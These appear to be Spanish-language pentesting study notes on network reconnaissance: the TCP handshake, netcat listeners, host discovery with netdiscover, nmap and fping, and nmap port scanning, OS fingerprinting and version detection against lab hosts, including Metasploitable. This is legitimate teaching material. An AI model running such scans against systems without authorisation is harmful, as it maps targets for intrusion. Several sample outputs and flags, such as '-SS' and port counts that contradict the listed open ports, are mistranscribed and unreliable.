

3-way Handshake (3wh)

TCP es un protocolo orientado a la conexión, todas las conexiones basadas en TCP comienzan con un simple intercambio de mensajes (o sincronización) llamado "**3-way handshake**" (3wh), el proceso sucede de la siguiente manera:

- El primer paso consiste en un segmento TCP con el *flag* SYN habilitado y el puerto de destino. Si el puerto está abierto y el servidor se encuentra aceptando conexiones, entonces,
- Paso dos; el servidor responderá con un segmento TCP con los *flags* SYN y ACK habilitados.
- Finalmente, en el paso tres, el cliente reconoce la conexión respondiendo con un segmento TCP con el *flag* ACK habilitado y así, el proceso 3wh ha sido completado.

Después de haber completado con éxito el proceso 3wh, se crea una conexión entre cliente y servidor que sirve para transferir datos. Esta conexión permanecerá establecida hasta que cualquiera de los actores envíe un segmento TCP FIN o RST para cerrar la conexión.

Veamos la siguiente imagen que describe el proceso TCP 3wh hacia un puerto abierto:



NETCAT

*Veremos mas adelante esta herramienta

```
nc -lvp 50000          #Indicamos que la maquina este escuchando en el puerto 50000, y esperando una conexión para tcp  
nc -nvv 192.168.53.146 50000 #Indicamos que esta maquina se conecte a esa IP y a ese determinado puerto  
  
nc -lunvv 60000         #indicamos que la maquina este escuchando en el puerto 60000, para un conexión UDP  
nc -nuvv 192.168.53.146 60000 #indicamos que la maquina se conecte a esa ip y a ese determinado puerto
```

Detección de Hosts Activos

La detección de hosts activos es el primer paso en el escaneo de red. Un pentester debe ser capaz de identificar tantos hosts activos como le sea posible en una red, incluso aquellos que tratan de ocultar su presencia. Hay varias herramientas para la detección de hosts que utilizan una variedad de técnicas. En esta sección veremos dos de esas herramientas y técnicas: resolución de ARP con **Netdiscover** y escaneos de ICMP con **Nmap**.

Es recomendable usar varias herramientas para la detección de hosts porque algunas herramientas tienen más éxito que otras en diferentes escenarios y circunstancias. Los resultados dependen de variables como el entorno de red y configuraciones específicas en cada host; una sola técnica no siempre puede ser efectiva en todos los escenarios.

La herramienta **Netdiscover**, por ejemplo, utiliza mensajes de ARP pero ARP no está diseñado para cruzar los límites de una red local, esto significa que esta herramienta funciona solamente en una red directamente conectada al escáner.

Una exploración con *ping* envía paquetes ICMP echo request pero muchos firewalls (de host o de red) bloquean paquetes ICMP por default. Esto significa que los escaneos de ping no son 100% confiables en la detección de hosts porque cualquier host que tenga habilitado su firewall y este esté configurado para bloquear los paquetes de ICMP, pasará desapercibido. Por esta razón, los pentesters o hackers, siempre deben utilizar varias técnicas y herramientas con el fin de obtener los mejores resultados y evadir posibles restricciones de firewalls.

Netdiscover

Netdiscover es una herramienta de escaneo que utiliza el protocolo ARP para encontrar hosts activos en una red local directamente conectada al escáner. Esto es porque el protocolo ARP resuelve una dirección IP a una dirección MAC en una red local. Una dirección MAC es una dirección de hardware única de una tarjeta de red (NIC) y se utiliza para comunicarse con otros dispositivos de red en la misma red.

Los routers, switches y otros dispositivos de red envían solicitudes ARP de tipo broadcast a todos los dispositivos de la red local solicitándoles a cada uno que respondan con su dirección MAC. Todas las respuestas ARP que recibe un host o un dispositivo de red, se recopilan y se almacenan en una base de datos local conocida como tabla de ARP. Cada entrada en la tabla de ARP asocia la dirección MAC a la dirección IP.

Ahora que tenemos una comprensión básica sobre el funcionamiento de ARP, también sabemos cómo funciona Netdiscover. Netdiscover busca hosts activos en la red mediante solicitudes de ARP. Solicita a todos los dispositivos en la red local que respondan con su dirección MAC; cualquier host que responda es un host activo. Esta es la razón por la que esta técnica se denomina como escaneo de ARP en modo activo porque la herramienta difunde activamente las solicitudes para generar respuestas de los hosts activos. Por default, Netdiscover se ejecuta en modo activo, pero también puedes configurar la herramienta en modo pasivo mediante la opción **-p**. Netdiscover en modo pasivo solamente escuchará en la red; no emitirá ninguna solicitud o mensaje.

Con el siguiente comando, se intentará encontrar hosts activos en la red 192.168.132.0/24 a través de la interfaz de red eth0:

```
sudo netdiscover -r 192.168.132.0/24 -i eth0
```

<code>sudo netdiscover -r 192.168.132.0/24 -i eth0</code>			Escaneara la red de panera activa para descubrir host usando el protocolo ARP	-r indica rango -i en caso queramos indicar una interfaz en especifica
	-p		Agregar este flag permite que el descubrimiento se haga de manera pasiva	

```
Currently scanning: Finished! | Screen View: Unique Hosts
61 Captured ARP Req/Rep packets, from 4 hosts. Total size: 3666
IP At MAC Address Count Len MAC Vendor / Hostname
192.168.132.1 28:00:00:3b:17:3f 14 848 NETGEAR
192.168.132.100 00:00:9b:00:2d:b9 1 68 JUSTSYSTEM CORPORATION
192.168.132.122 c0:25:e9:9b:0b:d4 1 68 TP-LINK TECHNOLOGIES CO.,LTD.
192.168.132.130 36:f6:4b:7d:d2:6e 45 2780 Intel Corporate
```

Detección de Hosts Activos con Nmap

Nmap (Network Mapper) es una herramienta *open source* que sirve para escanear y/o auditar una red. Se encuentra instalada por default en Kali Linux, pero se puede instalar en casi cualquier sistema operativo.

En esta sección veremos cómo utilizar Nmap para la detección de hosts activos en una red. Una de las variantes que Nmap tiene es utilizando el flag `-sn`, al cual se le conoce como "**ping scan**". Esta opción indica a Nmap que realice un escaneo sin hacer un análisis de puertos.

De hecho, con la opción `-sn`, Nmap no solo lanza paquetes de tipo *ICMP echo request* o pings a los hosts; Nmap hace una función de detección de hosts activos más completa. Nmap, utilizando la opción `-sn`, ejecuta un análisis con los siguientes tipos de escaneo por cada IP:

- ICMP echo request (pings)
- Escaneo TCP SYN al puerto 443
- Escaneo TCP ACK scan al puerto 80
- y una solicitud time-stamp ICMP

El siguiente comando ejecuta la función de detección de hosts en la red 10.0.0.0/24: `sudo nmap -sn 10.0.0.0/24 -T4`

#-T para aumentar la velocidad x4

```
Starting Nmap 7.60 ( https://nmap.org ) at 2023-05-10 11:10 CDT
Nmap scan report for 10.0.0.1
Host is up (0.00s latency).
Nmap scan report for 10.0.0.2
Host is up (0.00s latency).
Nmap scan report for 10.0.0.3
Host is up (0.00s latency).
Nmap scan report for 10.0.0.4
Host is up (0.00s latency).
Nmap scan report for 10.0.0.5
Host is up (0.00s latency).
Nmap scan report for 10.0.0.6
Host is up (0.00s latency).
Nmap scan report for 10.0.0.7
Host is up (0.00s latency).
Nmap scan report for 10.0.0.8
Host is up (0.00s latency).
Nmap scan report for 10.0.0.9
Host is up (0.00s latency).
Nmap scan report for 10.0.0.10
Host is up (0.00s latency).
Nmap scan report for 10.0.0.11
Host is up (0.00s latency).
Nmap scan report for 10.0.0.12
Host is up (0.00s latency).
Nmap scan report for 10.0.0.13
Host is up (0.00s latency).
Nmap scan report for 10.0.0.14
Host is up (0.00s latency).
Nmap scan report for 10.0.0.15
Host is up (0.00s latency).
Nmap scan report for 10.0.0.16
Host is up (0.00s latency).
Nmap scan report for 10.0.0.17
Host is up (0.00s latency).
Nmap scan report for 10.0.0.18
Host is up (0.00s latency).
Nmap scan report for 10.0.0.19
Host is up (0.00s latency).
Nmap scan report for 10.0.0.20
Host is up (0.00s latency).
Nmap scan report for 10.0.0.21
Host is up (0.00s latency).
Nmap scan report for 10.0.0.22
Host is up (0.00s latency).
Nmap scan report for 10.0.0.23
Host is up (0.00s latency).
Nmap scan report for 10.0.0.24
Host is up (0.00s latency).
```

Los targets se pueden especificar de varias maneras, por ejemplo, utilizando el formato *CIDR*, utilizando un rango de direcciones, con *wildcards* o combinando maneras:

- `sudo nmap -sn 172.16.0.0/16`
- `sudo nmap -sn 172.16.1-12`
- `sudo nmap -sn 172.16.1.*`
- `sudo nmap -sn 100.16.1-2.*`

sudo nmap -sn	--disable-arp	--disable-arp para cambiar al escaneo compuesto indicado arriba
---------------	---------------	---

fping

*Esta herramienta nos sirve para poder hacer un ping sweep

fping	-h		-h nos permite ver las opciones que tiene este comando	
	-a		para mostrar los target activos	
	-g		para mostrar una lista de los target	
				fping -a -g 192.168.53.0/24 2>/dev/null


Escaneo de Puertos

En esta lectura vas a aprender a escanear hosts en busca de puertos TCP y UDP abiertos con la herramienta Nmap. Nmap ofrece una gran cantidad de métodos diferentes de escaneo para determinar puertos abiertos, puertos filtrados, cerrados, para hacer *banner grabbing* y *OS fingerprinting*.

Escaneo TCP Connect

El escaneo TCP Connect, con Nmap, es un escaneo que debe utilizarse cuando el escaneo TCP SYN no puede utilizarse. Utiliza TCP Connect, por ejemplo, cuando no tengas privilegios de root para ejecutar Nmap (en el caso de Kali Linux). TCP Connect utiliza al sistema operativo para establecer conexiones con el target y sus puertos. El sistema operativo establece una conexión TCP en cada uno de los puertos escaneados completando el proceso "3-way handshake" (3wh) para determinar si un puerto está abierto o cerrado.

En el caso del escaneo TCP Connect, si Nmap puede completar el proceso 3wh, el puerto es considerado como abierto. Después de completar el proceso 3wh, Nmap envía al target un segmento con el flag RST habilitado para terminar abruptamente la conexión.



El siguiente comando ejecuta un escaneo TCP Connect:

`nmap -sT <target>`

```

kali㉿kali:~$ nmap -sT 192.168.132.1
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-28 02:15 EST
Nmap scan report for nmap.org (192.168.132.1)
Host is up (0.0032s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
8080/tcp  open  http-proxy
8088/tcp  open  radian-http

Nmap done: 1 IP address (1 host up) scanned in 1.28 seconds
kali㉿kali:~$ 


```

El escaneo TCP Connect no debe de utilizarse cuando el escaneo TCP SYN es una opción. El escaneo TCP SYN es, generalmente, mucho más rápido y Nmap tiene más control sobre él, ya que es manejado directamente por Nmap en lugar del sistema operativo.

Escaneo TCP SYN

El escaneo TCP SYN suele ser la mejor opción de análisis en la mayoría de los casos y se conoce como un escaneo de puertos *stealthy* o sigiloso debido a que no completa el proceso 3wh y, por lo tanto, es menos probable que sea detectado. Como se explicó anteriormente, una conexión TCP inicia con el proceso 3wh donde un segmento TCP, con el flag SYN habilitado hacia un puerto, es enviado por un cliente como primera parte del proceso de conexión. Cuando el puerto en el host destino o servidor está abierto, éste responde con otro segmento con los flags SYN y ACK habilitados. Cuando no hay respuesta desde el servidor para el primer segmento SYN, o si responde con un segmento RST (reset), entonces quiere decir que el puerto está cerrado o está siendo filtrado por un firewall. El tercer y último paso que completa el proceso 3wh es cuando el cliente responde al segmento SYN-ACK con otro segmento que contiene el flag ACK habilitado.

En el caso de un escaneo TCP SYN, cuando el puerto escaneado está abierto, Nmap no responde con el segmento ACK en el tercer paso, en su lugar, responde con un segmento RST para terminar abruptamente la conexión y así, el proceso 3wh nunca es completado.



Debido a que los firewalls y sistemas operativos más antiguos solo registran conexiones TCP completas, el escaneo TCP SYN pasa desapercibido y, por lo tanto, se considera *stealthy*. Por otro lado, los firewalls modernos sí registran conexiones incompletas, lo que significa que el método TCP SYN es menos *stealthy* de lo que solía ser.

El siguiente comando inicia un escaneo TCP SYN:

```
sudo nmap -SS <target>
```

```
nmap nali7-17
--> nmap -SS 192.168.132.1
You requested a scan type which requires root privileges.
QUITTING!
```

```
[kali㉿kali: ~] -> sudo nmap -SS 192.168.132.1
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-28 02:25 EST
Nmap scan report for nmap-ug (192.168.132.1)
Host is up (0.0035s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE     SERVICE
53/tcp    filtered  domain
80/tcp    open      http
443/tcp   open      https
8080/tcp  open      http-proxy
8088/tcp  open      radian-http
MAC Address: 28:00:88:3B:17:3F (Netgear)

Nmap done: 1 IP address (1 host up) scanned in 1.12 seconds
```

En el ejemplo anterior, podrás ver que al ejecutar el comando sin *sudo*, la terminal regresa un error.

Escaneo de Puertos UDP

Aunque la mayoría de los servicios utilizan el protocolo TCP, los servicios UDP también son muy comunes. Por ejemplo, DNS, NTP y SNMP se ejecutan sobre UDP en los puertos 53, 123 y 161/162 respectivamente, de tal manera que el escaneo de puertos UDP debe incluirse siempre en una prueba de penetración.

El escaneo de los servicios UDP es generalmente mucho más lento y las técnicas son diferentes de las de TCP. Los servicios UDP vulnerables son bastante comunes y pueden exponer una gran cantidad de información útil sobre el target.

El siguiente comando inicia un escaneo de puertos UDP:

```
nmap -sU <target>
```

Escaneo de Rango de Puertos

De forma predeterminada, Nmap solo analiza los 1,000 puertos más comunes, pero se puede establecer un rango personalizado utilizando el parámetro **-p** seguido de uno o un rango de puertos. El rango de puertos se puede especificar en varios formatos, el más simple es definiendo el puerto de inicio del rango, un guion y el último puerto del rango. Por ejemplo, el siguiente comando se puede utilizar para escanear los puertos TCP del 1 a 100:

```
sudo nmap -sS <target> -p 1-100
```

También puedes añadir puertos específicos junto con rangos de puertos en un solo comando separándolos con una coma. El siguiente comando escanea los puertos TCP del 137 al 139 y el puerto 445:

```
sudo nmap -sS <target> -p 137-139,445
```

En el ejemplo anterior, Nmap ha devuelto resultados para todos los puertos TCP de NetBIOS y para el puerto 445, el cual se muestra etiquetado con el servicio microsoft-ds.

Como alternativa, también podemos escanear puertos utilizando nombres de servicios. Los nombres que se pueden utilizar se especifican en el archivo **/usr/share/nmap/nmap-services** en lugar de números. Por ejemplo, en lugar de especificar el rango de puertos o cada uno de los diferentes servicios de NetBIOS por su nombre, podemos usar una *wildcard* de la siguiente manera:

```
sudo nmap -sS <target> -p netbios*,microsoft-ds
```



```
[root@kali:~]# nmap -sS 192.168.132.132 -p 445
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-21:01 EST
Nmap scan report for 192.168.132.132
Host is up (0.00054s latency).

PORT      STATE    SERVICE
445/tcp    open     microsoft-ds
MAC Address: 00:0C:29:87:33:34 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
```

NetBIOS, además de utilizar puertos TCP, también utiliza puertos UDP. Puedes escanear puertos TCP y UDP en un mismo comando de varias maneras. Por ejemplo, comenzemos ejecutando un análisis UDP (**-sU**), un análisis TCP SYN (**-sS**) y especifiquemos los puertos NetBIOS y Microsoft-ds de la siguiente manera:

```
sudo nmap -sU -sS <target> -p U:137-139,T:137-139,445
```



```
[root@kali:~]# sudo nmap -sU -sS 192.168.132.132 -p U:137-139,T:137-139,445
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-21:01 EST
Nmap scan report for 192.168.132.132
Host is up (0.00054s latency).

PORT      STATE    SERVICE
137/tcp    closed   netbios-ns
138/tcp    closed   netbios-dgm
139/tcp    open     netbios-ssn
445/tcp    open     microsoft-ds
137/udp   open     netbios-ns
138/udp   open     netbios-dgm
139/udp   closed   netbios-ssn
MAC Address: 00:0C:29:87:33:34 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.49 seconds
```

En el ejemplo anterior, las letras **U** y **T** son para especificar a **UDP** y **TCP** respectivamente. Ten en cuenta que ambas letras están escritas en mayúsculas. El uso de letras en minúscula dará lugar a un error.

Como puedes ver en la captura de pantalla anterior, Nmap escaneó todos los puertos especificados para TCP y UDP respectivamente. Los mismos puertos también pueden especificarse haciendo referencia al nombre del servicio de la siguiente manera:

```
sudo nmap -sU -sS <target> -p netbios*,microsoft-ds
```

Si deseas escanear todos los puertos del 1 al 65,535, tienes que utilizar la opción **-p-**

```
sudo nmap -sS <target> -p-
```

```
[root@kali ~]# nmap -sT -p- 192.168.132.132
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-04 21:56 EST
Nmap scan report for 192.168.132.132
Host is up (0.00004s latency).
Not shown: 65535 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
312/tcp   open  exec
313/tcp   open  login
314/tcp   open  shell
1899/tcp  open  msiregistry
1523/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  rpsync-fip
3286/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  x11
6667/tcp  open  irc
6669/tcp  open  ircs-0
8099/tcp  open  xpld
8188/tcp  open  unknown
8787/tcp  open  msgmqrvt
46387/tcp open  unknown
49577/tcp open  unknown
52270/tcp open  unknown
52585/tcp open  unknown
MAC Address: 00:0C:29:07:33:36 (VMware)

Nmap Done: 1 IP address (1 host up) scanned in 2.03 seconds
```

Durante un escaneo de puertos es aconsejable hacerlo contra todos los puertos. Esto es necesario para detectar cualquier servicio que se ejecute en puertos poco comunes. Sin embargo, ten en cuenta que el análisis al rango de puertos completo puede generar mucho tráfico y puede tardar mucho tiempo en completarse cuando se usa en combinación con otras opciones, por ejemplo junto con un escaneo de servicios.

nmap -sT <red target>			Para escanear utilizando un TCP connection	
nmap -sT <target>			Para escanear a un host utilizando TCP connection	
nmap -sS <target>			Para escanear a un host o red utilizando TCP SYN	
nmap -sS <target>	--open		Para filtrar solo con los puertos abiertos	
nmap -sS <target>	--open	-oN namefichero	Para redigirir toda la salida normal a un fichero	
nmap -sU <target>			Para escanear a una red o host utilizando UDP	
nmap -sU <tarde>	-p 1-100, 445		Para escanear el host pero indicando un rango de puertos	
nmap -sU <target>	-p netbios*, microsoft-ds		También con -p podemos en ves de indicar puertos, indicar nombre de servicios (también podemos usar wildcards)	
sudo nmap -sU -sS <target> -p U:1-100,445,T:137-139,445			tener cuidado (no dejar espacios después de la coma)	sudo nmap -sS -sU -sV 192.168.132.133 -p T:\$(cat puertosTCPLinea.txt),U:\$(cat puertosUDPLinea.txt)-T4
sudo nmap -sU -sS <target> -p netbios*,microsoft-ds				
sudo nmap -O <target>			para descubrir el sistema operativo que usa	
sudo nmap -sV <target>			Para descubrir las versiones de los servicios que tiene en sus determinados puertos abiertos	
sudo nmap -sV -O <target>			Para descubrir el sistema operativo y los servicios que tiene corriendo y las versiones que son.	
sudo nmap -A <target>			-A hace un scaneo mas preciso pero mas agresivo, detecta mejor el SO y las versiones de los servicios	
		--top-ports=10	para indicar los 10 puertos mas comunes según nmap	


OS Fingerprinting y Banner Grabbing

Además de averiguar los hosts activos en una red y qué puertos están abiertos en cada uno de ellos, un atacante también necesita determinar el rol de cada host en la red. ¿Son routers, servidores, computadoras? En este punto, solo tienes una lista de direcciones IP activas y puertos abiertos por cada IP. Debes convertir esta lista en algo más útil, por ejemplo, qué sistema operativo se encuentra ejecutando en cada IP activa y qué software está escuchando en los puertos abiertos, la versión específica del software. A estas técnicas se les denomina *OS Fingerprinting* y *Banner Grabbing* respectivamente.

Además de averiguar los hosts activos en una red y qué puertos están abiertos en cada uno de ellos, un atacante también necesita determinar el rol de cada host en la red. ¿Son routers, servidores, computadores? En este punto, solo tienes una lista de direcciones IP activas y puertos abiertos por cada IP. Debes convertir esta lista en algo más útil, por ejemplo, qué sistema operativo se encuentra ejecutando en cada IP activa y qué software está escuchando en los puertos abiertos, la versión específica del software. A estas técnicas se les denomina *OS Fingerprinting* y *Banner Grabbing* respectivamente.

OS Fingerprinting es el proceso de determinar el sistema operativo de un dispositivo en la red. Al conocer el sistema operativo, un atacante puede investigar acerca de las posibles vulnerabilidades a las que está sujeto ese sistema operativo. Por ejemplo, si el target es un sistema con Windows 10, el atacante puede utilizar información de vulnerabilidades conocidas y disponibles para atacar esa plataforma específica.

Para poder detectar el sistema operativo de un dispositivo, las herramientas de OS fingerprinting envían una serie de solicitudes especiales a los targets:



Después, examinan cada bit de las respuestas, creando una firma (*signature*) acerca del comportamiento del dispositivo. Esto es posible debido a que cada sistema operativo emplea pequeñas diferencias en la implementación de la pila de protocolos TCP/IP.

Esta técnica se denomina *OS fingerprinting* en modo activo, debido a que se tiene que hacer contacto con el target. Para detectar el sistema operativo con Nmap, se utiliza el siguiente comando:

```
sudo nmap -O <target>
```

Como hemos visto en ejemplos anteriores, Nmap informa acerca de los puertos, los estados y los servicios de forma predeterminada. Para identificar el software y sus versiones (*banner grabbing*), Nmap utiliza una extensa base de datos de servicios conocidos y sus puertos comunes. Algunos puertos están reservados para determinados servicios. Por ejemplo, el puerto TCP 22 se utiliza para SSH y el puerto TCP 80 para HTTP. Para fines de pruebas de penetración y una evaluación de vulnerabilidades, también necesitamos averiguar qué tipo específico de software y qué versión se está ejecutando en esos puertos.


Utiliza el siguiente comando para iniciar un escaneo de puertos al rango predeterminado con detección de versiones con Nmap:

```
sudo nmap -sV <target>
```

Como puedes observar en la captura de pantalla anterior, el escaneo de servicios devuelve una gran cantidad de información útil. Este host está ejecutando OpenSSH 4.7p1 en Ubuntu. También hay un servidor Apache con la versión 2.2.8 ejecutándose en el puerto 80.

El siguiente comando utilizará Nmap para hacer un escaneo de puertos con detección de servicios y el sistema operativo:

```
sudo nmap -sV -O <target>
```



```
[root@kali:~]# sudo nmap -sV -O 192.168.132.132
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-06 22:39 EST
Nmap scan report for 192.168.132.132
Host is up (0.0001s latency).
Not shown: 65535 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh  OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet
25/tcp    open  smtp  Postfix smtpd
53/tcp    open  domain ISC BIND 9.4.2
80/tcp    open  http  Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind 2 (RPC #100000)
32000/tcp open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
145/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec  netkit-ssh rexec
513/tcp   open  login  OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rem  GNU Classpath gmrregistry
1224/tcp  open  bindshell  Metasploitable root shell
2049/tcp  open  nfs  2-4 (RPC #100003)
2121/tcp  open  ftp  ProFTPD 1.3.1
3306/tcp  open  mysql  MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.8 - 8.3.7
5900/tcp  open  vnc  VNC (protocol 3.3)
6000/tcp  open  x11  (access denied)
6667/tcp  open  irc  UnrealIRCd
8009/tcp  open  ajp13  Apache Jserv (Protocol v1.3)
8100/tcp  open  http  Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb  Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbs)
46387/tcp open  java-rem  GNU Classpath gmrregistry
49576/tcp open  nlockmgr  1-4 (RPC #100001)
53278/tcp open  mountd  1-3 (RPC #100005)
53585/tcp open  status  1 (RPC #100004)
MAC Address: 00:BC:29:07:33:34 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/linux:linux
kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 15.36 seconds
```

